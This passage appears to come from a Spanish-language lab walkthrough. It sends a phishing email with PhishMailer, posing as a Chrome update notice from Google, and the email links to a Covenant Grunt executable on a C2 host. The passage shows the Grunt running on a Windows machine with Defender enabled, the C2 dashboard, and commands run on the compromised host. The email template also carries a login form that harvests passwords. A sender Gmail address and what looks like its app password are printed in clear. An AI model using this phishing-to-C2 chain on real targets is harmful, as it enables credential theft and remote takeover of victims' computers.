[7] Snapchat (simple) [18] AskFM
[8] Steam [19] 000Webhost
[9] Dropbox [20] Dreamteam
[10] Linkedin [21] Gamehag
[11] Playstation [22] Mega
[30] Send Phishing Email
[69] Bypass Method
```

Ahora crearemos el correo electrónico que enviaremos con la aplicación antes mencionada:



Cambiaré esta href por la dirección del Grunt de covenant:

<http://192.168.1.44/abreme.exe>



```
38 </head>
39 <body>
40 <div class="container">
41
42 <h1>¡La última versión de Chrome ya está disponible!</h1>
43 <p>Estimado usuario de Chrome,</p>
44 <p>Estamos emocionados de anunciar que la última versión de Chrome ya está disponible!
Descargar ahora</p>
45 <p>Gracias por usar Chrome.</p>
46 <p>El equipo de Google</p>
47 </div>
48
```

Lo primero que voy hacer es activar el Windows Defender:

The screenshot shows the Windows Defender settings interface. On the left, there's a vertical sidebar with icons for Firewall, Network, Virus & threat protection, File History, Task Manager, Task Scheduler, and Control Panel. The main content area has a header "Configuración de antivirus y protección contra amenazas". Below it, a sub-section "Ver y actualizar la configuración de Protección contra virus y amenazas de Antivirus de Microsoft Defender." is shown. Three sections are highlighted with red boxes:

- Protección en tiempo real**: Describes real-time protection against malware. A blue toggle switch is set to "Activado" (Enabled).

Busca malware e impide que se instale o ejecute en tu dispositivo. Puedes desactivar esta opción durante un breve período de tiempo antes de que se vuelva a activar automáticamente.
- Protección basada en la nube**: Describes cloud-based protection. A yellow warning icon indicates the service is disabled. A blue toggle switch is set to "Activado".

Proporciona una protección mayor y más rápida con acceso a los datos más recientes de protección en la nube. Funciona mejor cuando el envío automático de muestras está activado.

⚠️ La protección basada en la nube está desactivada. El dispositivo podría ser vulnerable.
- Envío de muestras automático**: Describes automatic sample submission. A blue toggle switch is set to "Activado".

Envía archivos de muestra a Microsoft para ayudar a protegerte a ti y a otras personas de posibles amenazas. Te preguntaremos si el archivo que necesitamos podría contener información personal.

[Enviar una muestra manualmente](#)


At the bottom, there's a section "Protección contra alteraciones" and a navigation bar with icons for Search, Start, Task View, Edge, File Explorer, Mail, File History, Task Scheduler, Control Panel, and a shield icon. The system tray shows the date as 05/05/2023 and the time as 11:37. There are also notification icons for Mail and Task Scheduler.

## Crearemos un correo fake en yopmail:

A screenshot of the YOPMAIL inbox interface. At the top, there's a navigation bar with links for 'Inicio', 'Donaciones', 'Dominios', 'Aleatorio', and a language switcher for 'Español'. Below the navigation bar, a temporary email address 'cougrihapottu-5584@yopmail.com' is displayed in a large red-bordered box. Underneath it, the alias 'alias@yopmail.com' is shown. On the left, there's a sidebar with icons for trash, compose, and search, followed by the message 'Esta bandeja de entrada está vacía'. At the bottom of the sidebar, it says 'Los mensajes que reciba se mostrarán aquí'. To the right, a large blue box contains the heading '¿Cómo utilizar tu correo temporal?' and a numbered list: '1. Escoja un correo electrónico temporal al azar (acabando por @YOPmail.com)'. Below the list is a bulleted note: '• No necesidad de crear la dirección: todas las cuentas mails ya existen sobre YOPmail. Si usted no tiene inspiración, utilice el generador de correos electrónicos sobre la página inicial.'

Que será a quien le envíe el correo.

Primero lo que vamos hacer es guardar nuestro correo html en la ruta donde se guardan los templates en PhisMailer. Que es /home/parrot/Programas/PhishMailer/:




```

Aplicaciones Lugares Sistema
jue 11 de may, 08:08
Parrot Terminal

Archivo Editar Ver Buscar Terminal Ayuda
GNU nano 5.4 google.html *
<!DOCTYPE html>
<html>
<head>
<title>iDescarga la Última versión de Chrome hoy mismo!</title>
<style>
 .container {
 max-width: 500px;
 margin: 0 auto;
 padding: 20px;
 background-color: #f2f2f2;
 text-align: center;
 font-family: Arial, sans-serif;
 font-size: 16px;
 line-height: 1.5;
 border-radius: 5px;
 }
 .logo {
 width: 100px;
 height: auto;
 margin-bottom: 20px;
 }
 .button {
 display: inline-block;
 padding: 10px 20px;
 background-color: #4285f4;
 color: #fff;
 font-size: 18px;
 font-weight: bold;
 text-align: center;
 text-decoration: none;
 border-radius: 5px;
 transition: background-color 0.3s ease;
 }
 .button:hover {
 background-color: #337ab7;
 }
</style>
<body>
 <div class="container">

 <h1>¡Descarga la Última versión de Chrome hoy mismo!</h1>
 <p>Este es un correo electrónico falso. No lo abras. Si lo haces, te infectarás con malware. ¡No seas estúpido!</p>
 <form>
 <input type="text" placeholder="Tu dirección de correo electrónico" />
 <input type="password" placeholder="Tu contraseña" />
 <input type="submit" value="Iniciar sesión" />
 </form>
 </div>
</body>

```



```

Aplicaciones Lugares Sistema
jue 11 de may, 08:08
Parrot Terminal

Archivo Editar Ver Buscar Terminal Ayuda
[parrot@parrot:~/Programas/PhishMailer]
$ ls
a.exe.html correo.txt index.html.html passwords.txt prueba.html Version.dat
config.json emails.txt LICENSE Permission.txt README.md
Core google.html Makefile PhishMailer.py test
[parrot@parrot:~/Programas/PhishMailer]
$

```

Ahora enviaremos el correo, para eso elegiremos la opción 30:

The screenshot shows the Parrot OS desktop environment with the PhishMailer application open in a terminal window. The window title is "Parrot Terminal". The application interface includes a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". A status bar at the bottom indicates "jue 11 de may, 08:10". The main area displays a list of options:

```

[!] More Versions Will Come Soon Stay Updated, Follow My Github

options:
[1] Instagram [12] Paypal
[2] Facebook [13] Discord
[3] Gmail [14] Spotify
[4] Gmail (simple) [15] Blockchain
[5] Twitter [16] RiotGames
[6] Snapchat [17] Rockstar
[7] Snapchat (simple) [18] AskFM
[8] Steam [19] 000Webhost
[9] Dropbox [20] Dreamteam
[10] Linkedin [21] Gamehag
[11] Playstation [22] Mega

[30] Send Phishing Email
[69] Bypass Method
[80] Use Another Language -New BETA
[99] EXIT
[1337] Info
[4444] ToDo List

[+] Your Templates Will Be Saved Here /home/parrot/Programas/PhishMailer/"TemplateName.html"
root@phishmailer:~ 30

(_ _)-----(_ _)
| / | | \ |
| / |+-----)PhishMailer BaitMailer V2.0(-----+ \ |
| / | | \ |
(_ _)-----(_ _)

[1] Use The Email Once
[2] Use Saved Emails
[99] Exit

root@phishmailer/Mailer/:~ [Covenant — Mozilla Fi...]

```

The option "[30] Send Phishing Email" is highlighted with a red box. The option "[2] Use Saved Emails" is also highlighted with a red box.


Ahora la opción dos e elegiremos google.html.

Y configuraremos opciones:

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal displays the output of the PhishMailer BaitMailer V2.0 tool. The interface includes a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The title bar shows the date and time as "jue 11 de may, 08:21". The terminal window has a decorative border with a dashed line and brackets.

```
([PhishMailer BaitMailer V2.0]
[!]It Might Take A Few Minutes Until The Target Gets The Email[!]
[!]You Might Need To Allow Less Secure Apps On You Email Account[!]
[+] Enter Your Email-Address: 3m4il21789@gmail.com
[+] Enter Your Password: omrrpxnlhocqagey
[+] Set Name You Want The Target To See (ex: Instagram Account Security)Google
[+] Enter Email-Address To Send [o: cougrihapottu-5584@yopmail.com
[+] Enter Subject: Alesander
[+] Enter Path To Html File: /home/parrot/Programas/PhishMailer/google.html
gmail
[!]Email Sent[!]
[parrot@parrot] -[~/Programas/PhishMailer]
$
```

Llegando el correo:





Esta página de generación de correos tiene un problema y es que no carga bien el css, y por eso no se ve la plantilla que mande.

Ahora lo ejecutaremos:

The screenshot shows a Linux desktop environment with a file manager and a web browser. The file manager window shows a folder named 'EquipoW01'. The web browser window is titled 'Covenant' and displays a table of 'Grunts'. One row in the table is highlighted with a red box, showing the message 'Grunt Activated'.

Ahora para comprobar que funciona sacaré una captura de pantalla:

The screenshot shows the 'Covenant' web interface with the 'Interact' tab selected. The Grunt ID is displayed as 2747611623. The 'Process' field is set to 'svchost'. A red box highlights both the Grunt ID and the 'Process' field.



Obteniendo la captura de pantalla con el Windows Defender activado.

Por lo tanto de esta manera obtenemos una evasión del Windows Defender.

El ID de conexión es diferente por que lo hice en momentos diferentes.

Ahora lo veremos en el panel de control:

The screenshot shows the Covenant web interface running on a Parrot OS system. The browser title is "Covenant" and the URL is "https://127.0.0.1:7443/home". The dashboard displays the following information:

- Grunts:**

Name	Hostname	User	Integrity	LastCheckin	Status	Note	Template
bc29b289fd	DESKTOP-C4DQ97L	Alesander	Medium	05/02/2023 14:25:25	Lost		GruntHTT
638dec781e	EquipoW01	Alesander	Medium	05/02/2023 14:55:25	Active		GruntHTT
- Listeners:**

Name	ListenerType	Status	StartTime	ConnectAddresses	ConnectPort
LUno	HTTP	Active	05/02/2023 12:43:24	192.168.1.44	80
- Taskings:**

Name	Grunt	Task	Status	UserName	Command	CommandTime	Completion

Ahora haremos clic en el Grunt:

The screenshot shows a Mozilla Firefox browser window with the address bar displaying `https://127.0.0.1:7443/grunt/interact/2`. The main content is a 'Grunt' connection details page. The left sidebar contains navigation links: Dashboard, Listeners, Launchers, Grunts (selected), Templates, Tasks, Taskings, Graph, Data, and Users. The right panel displays the following information:

Status		Children
Active		
CommType	ValidateCert	UseCertPinning
HTTP	False	False
DotNetVersion	Integrity	Process
Net35	Medium	a
UserDomainName	UserName	
EQUIPOW01	Alesander	
IPAddress	Hostname	Microsoft Windows NT 6.2.920
192.168.1.135	EquipoW01	
ActivationTime	LastCheckIn	
05/02/2023 14:55:15	05/02/2023 14:56:22	
Name		
638dec781e		

At the bottom, the browser toolbar shows tabs for 'Menú', 'Parrot Terminal', and 'Covenant — Mozilla Fir...'. The status bar indicates the date and time as 'mar 2 de may, 16:56'.

Pudiendo ver información sobre la conexión.

En la pestaña interact podremos ejecutar comandos en la máquina comprometida:

The screenshot shows the Covenant web interface running in a Mozilla Firefox browser on a Parrot OS system. The main window displays a terminal session titled 'Grunt: 638dec781e'. The 'Interact' tab is highlighted with a red box. The terminal output shows directory listings and command submissions:

```


[05/02/2023 14:57:57 UTC] ListDirectory completed
(Alesander) > ls
Name Length
CreationTimeUtc LastAccessTimeUtc LastWriteTimeUtc
---- -----
C:\Users\Alesander\Downloads\PetitPotato-master 0
25/04/2023 13:01:17 26/04/2023 9:18:07 25/04/2023 13:01:17
C:\Users\Alesander\Downloads\Windows-Privilege-Escalation-CVE-2021-1732-main 0
25/04/2023 12:49:32 26/04/2023 9:22:07 25/04/2023 12:49:32
C:\Users\Alesander\Downloads\A.exe 11776
02/05/2023 14:54:07 02/05/2023 14:54:31 02/05/2023 14:54:18
C:\Users\Alesander\Downloads\desktop.ini 282
25/04/2023 6:26:18 02/05/2023 14:56:21 25/04/2023 6:26:18
C:\Users\Alesander\Downloads\hfs.exe 2501632
25/04/2023 10:01:34 02/05/2023 14:53:20 25/04/2023 10:01:41
C:\Users\Alesander\Downloads\LocalPotato-master.zip 24237
26/04/2023 9:21:03 26/04/2023 9:21:06 26/04/2023 9:21:06
C:\Users\Alesander\Downloads\PetitPotato-master.zip 1569662
25/04/2023 13:01:07 25/04/2023 13:01:17 25/04/2023 13:01:09
C:\Users\Alesander\Downloads\Windows-Privilege-Escalation-CVE-2021-1732-main.zip 4926599
25/04/2023 12:49:17 26/04/2023 9:18:04 25/04/2023 12:49:20

[05/02/2023 14:58:03 UTC] Command submitted
(Alesander) > dir


```

